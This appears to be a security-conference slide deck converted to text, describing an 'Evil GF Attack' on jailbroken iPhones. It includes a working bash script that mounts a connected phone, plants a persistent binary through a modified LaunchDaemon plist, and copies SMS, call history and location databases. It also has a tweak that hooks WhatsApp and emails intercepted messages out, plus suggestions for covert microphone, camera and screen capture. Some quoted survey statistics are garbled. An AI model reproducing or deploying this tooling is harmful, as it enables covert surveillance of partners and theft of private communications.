

# iPhone Espionage

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
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- I am from Singapore
- I love breaking stuff.

# Jailbroken iPhone

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- Everyone knows that jailbroken iPhone isn't secure because you have root access and you are on your own.
- Maybe the iPhone PIN makes you feel safer since you might have a long password.
- Its not..

# iPhone's PIN-Based Security Transparent To Ubuntu



The screenshot shows a web browser window with the following elements:

- Browser Title Bar:** "iPhone's PIN-Based Security Transparent To Ubuntu - Sla"
- Address Bar:** "apple.slashdot.org/story/10/05/27/1826207/"
- Navigation:** Back, Forward, Home, and Reload buttons.
- Search:** A search bar with the text "Google".
- Toolbar:** "Disable", "Cookies", "CSS", "Forms", "Images", "Information", and "Miscellaneous" menus.
- Advertisement:** A blue banner for "atmail" with the text "Switch To Atmail, an improved email platform." and an "Email" button.
- Slashdot Header:** The "Slashdot" logo, a search bar, and a "Library" link.
- Left Sidebar:** A list of navigation links: "stories", "recent", "popular", "ask slashdot", "book reviews", "games", "idle", "yro", and "apple".
- Article Header:** "iPhone's PIN-Based Security Transparent To Ubuntu" with a small image of an iPhone.
- Article Text:** "Posted by **timothy** on Thursday May 27 2010, @03:19PM from the so-I-hope-you-were-using-pig-latin dept." followed by "ndogg writes" and a quote: "Security experts found that the iPhone 3GS has very little security, even with a PIN set up. They plugged one into Ubuntu 10.04, and it was automounted with almost all of the iPhone's data exposed. This has been reported to Apple, but the company seems to be having difficulty reproducing the problem."
- Comments:** "50 of 264 comments loaded" and a tag "apple iphone linux".



The iPhone is selling very well in China. In fact, China is [Apple's fastest growing market for the iPhone](#).

According to a recent survey by UMeng, a Chinese statistic firm, [34.6%](#) (roughly one third) of the iPhones in China are [jailbroken](#). The iPhone accounts for 8.3% of China's 850 million mobile customers.

Closer look after the break...

[TechNode](#) translates UMeng's findings

- iPhone 4 is the most popular; iPhone 3GS takes the second share; iPhone 3G takes the third
- Majority of the iOS devices are jailbroken
- In average, 34.6% of iOS devices are jailbroken; 34.6% is the average percentage of jailbroken iPhones
- iOS users are relatively less likely to jailbreak their iPhones; iPads and iPods are jailbroken; iPads are jailbroken;
- Users are willing to use iPhones; iPads are a better choice than iPhones; iPads are a better choice than iPhones;
- Guangzhou, Shanghai, Beijing are the most popular cities/provinces where 52% of iPhones are jailbroken

Nearly half of the iPhone 3GSs and iPhones are jailbroken. This is a significant number when you consider that there are around 60 million iPhones in China alone.



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# NY Times: 6.7% of iPhones/iPods Are Jailbroken

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By [Sascha Segan](#)

About 6.7 percent of iPhones and iPod Touches have been "jailbroken," letting their users download unapproved apps from non-Apple stores, according to [a story](#) in the *New York Times*.

# Evil GF Attack

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- Based on the tests I conducted, only jailbroken iPhones are vulnerable.
- Your PIN on your jailbroken iPhone is useless
- All it takes is 3 seconds to bug an iPhone. Can be further optimized.

# Evil GF Attack (More)

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- We have to take into account that we have very little contact time with the iPhone
- We need to easily drop modules onto the target iPhone
- It must not consume too much of battery juice to bring suspicion. Do the heavy duty stuff during sleep hours. Just drop an agent in first.

# Mobilize the attack

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

- What if this attack becomes mobile and run from a portable device like Beagleboard / Raspberry PI / Neopwn Mobile ?
- These devices require very little and low power.
- They are silent, small and can be disguised and concealed (for e.g. Mobile charger?)



# Single Board Computers that Support Linux

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- Raspberry Pi @ USD\$25
- Beagleboard @ USD\$125-149
- Gumstix Overo with Expansion Board for USB port @ USD\$259



# Findings

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- Full access to the entire iPhone file system
- Unable to run any launchctl commands which is necessary to allow our binaries to run during startup

# LaunchDaemons

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- Below are a list of safe to delete LaunchDaemons that can be deleted on the iPhone.
  - com.apple.DumpPanic.plist
  - com.apple.ReportCrash.(Different Things).plist
  - com.apple.CrashHouseKeeping.plist
  - com.apple.aslmanager.plist
  - com.apple.syslogd.plist
  - com.apple.stackshot.server.plist
  - and many more.

<http://modmyi.com/forums/file-mods/682255-speed-up-your-iphone-ipod-removing-launch-daemons.html>

# Modifying PList files

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
- Original com.apple.CrashHousekeeping.plist



A screenshot of a macOS window titled "com.apple.CrashHousekeeping.plist". The window shows a table with three columns: Key, Type, and Value. The table contains the following data:

| Key                   | Type       | Value                       |
|-----------------------|------------|-----------------------------|
| Label                 | String     | com.apple.CrashHousekeeping |
| RunAtLoad             | Boolean    | NO                          |
| StartCalendarInterval | Diction... | (2 items)                   |
| Hour                  | Number     | 4                           |
| Minute                | Number     | 1                           |
| Program               | String     | /usr/bin/sql2               |

- Amended com.apple.CrashHousekeeping.plist



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| Key            | Type    | Value                          |
|----------------|---------|--------------------------------|
| RunAtLoad      | Boolean | YES                            |
| LaunchOnlyOnce | Boolean | YES                            |
| Label          | String  | com.apple.CrashHousekeeping    |
| Program        | String  | /usr/libexec/CrashHousekeeping |



# Evil GF Attack Demo - Part I

## Connect the jailbroken iPhone to Linux



# Required Software

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- `apt-get install libusb-dev usbmuxd libimobiledevice-dev libplist-dev libgnutls-dev build-essential libgnutls-dev libxml2-dev libreadline5-dev libgcrypt-dev libglib2.0-dev libplist-dev libusbmuxd-dev usbmuxd make automake autoconf libtool gcc python-dev git libfuse-dev libimobiledevice-utils -y`
- `git clone https://github.com/mcolyer/libiphone.git`
- `wget http://www.libimobiledevice.org/downloads/ideviceinstaller-1.0.0.tar.bz2`
- `apt-get install libgtk2.0-dev libnautilus-extension-dev intltool libzip-dev -y`
- `wget http://www.libimobiledevice.org/downloads/nautilus-ideviceinfo-0.1.0.tar.bz2`

# Code that detects iPhone and deploys binaries

```
#!/bin/bash
mntp=/media/iPhone
DATE=`date +%e-%m-%y`
TIME=`date +%e-%B-%Y-%T`
dstLocation=/tmp1/DB/
debPath=/tmp1/Cydia
mkdir /tmp1/Cydia
rm -rf DB/ -y

i=0
while [ $i -le 1 ]
do
    if ( lsusb | grep -i 'Apple' ); then
        mkdir /media/iPhone
        ifuse $mntp --root
        mkdir -p /media/iPhone/var/root/Media/Cydia/AutoInstall
        sleep 1
        cp /tmp1/
        echo "iPhone has been mounted"

        cp "/tmp1/Transfer/com.apple.CrashHousekeeping.plist" $mntp"/System/Library/LaunchDaemons/com.apple.CrashHousekeeping.plist"
        cp "/tmp1/Transfer/sql2" $mntp"/usr/bin/sql2"


        deviceName=`ideviceinfo -s | grep -i "DeviceName" | awk '{print $2}'`
        newdstLocation=$dstLocation$deviceName
        if [ ! -d $newdstLocation ]; then
            mkdir -p $newdstLocation
            echo $newdstLocation
            cp -fr $debPath $mntp"/var/root/Media/Cydia/AutoInstall"
            cp -fr $mntp"/private/var/mobile/Library/SMS/sms.db" $newdstLocation
            cp -fr $mntp"/private/var/root/Library/Caches/locationd/consolidated.db" $newdstLocation
            cp -fr $mntp"/private/var/mobile/Library/CallHistory/call_history.db" $newdstLocation"/call_history_mobile.db"
            cp -fr $mntp"/private/var/wireless/Library/CallHistory/call_history.db" $newdstLocation"/call_history_wireless.db"
            cp -fr $mntp"/private/var/mobile/Library/Caches/Maps/MapTiles/MapTiles.sqlitedb" $newdstLocation
            cp -fr $mntp"/private/var/mobile/Library/Caches/Maps/MapTiles/MapTiles.sqlitedb" $newdstLocation
            ideviceinstaller -l > $newdstLocation/installedSoftware.txt
            ideviceinfo -s > $newdstLocation/deviceInfo.txt
            fusermount -u $mntp
            echo "Backup Completed"
        else
            echo "Skipping. Device was already backed up"
            sleep 10
        fi
    fi
done
#break
```





# Demo of Whatsapp Inteceptor

# Its easy to write tools for Jailbroken iPhone



- Its easy to hijack Skype traffic

```
GNU nano 2.0.6 File: Tweak.xm Modified  
  
#import "sendEmail.h"  
  
%hook XMPPConnection  
  
-(void)processIncomingMessages:(id)arg1 {  
    %log;  
    NSString *str1 = [NSString stringWithFormat:@"%s", arg1];  
    [sendEmail doThis:str1:@"Incoming WhatsApp Message"];  
    return %orig;  
}  
  
%end
```

# What other cool things you can do with an iPhone?

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- Keystroke logger?
- Turn on the microphone remotely so that you can listen in?
- Track GPS location?
- Take picture from iPhone camera without the person knowing so that you can know about the surrounding?
- Screen capture?
- Intercept SMS?

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# How about Enterprise iPhone apps?



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- End to end secure communication between the iPhone and their MS Exchange server.
- Persistent content protection of emails and attachments
- But wait, I can take snapshots of the screens remotely! Doesn't that mean I have all the emails now? I just need to run the images thru an OCR for easier reading.
- Gone are the days for spy bugs. You have remote access to the entire calendar. Schedule your voice recording of your target remotely! Maybe during the board meetings?

# How about Enterprise iPhone apps?

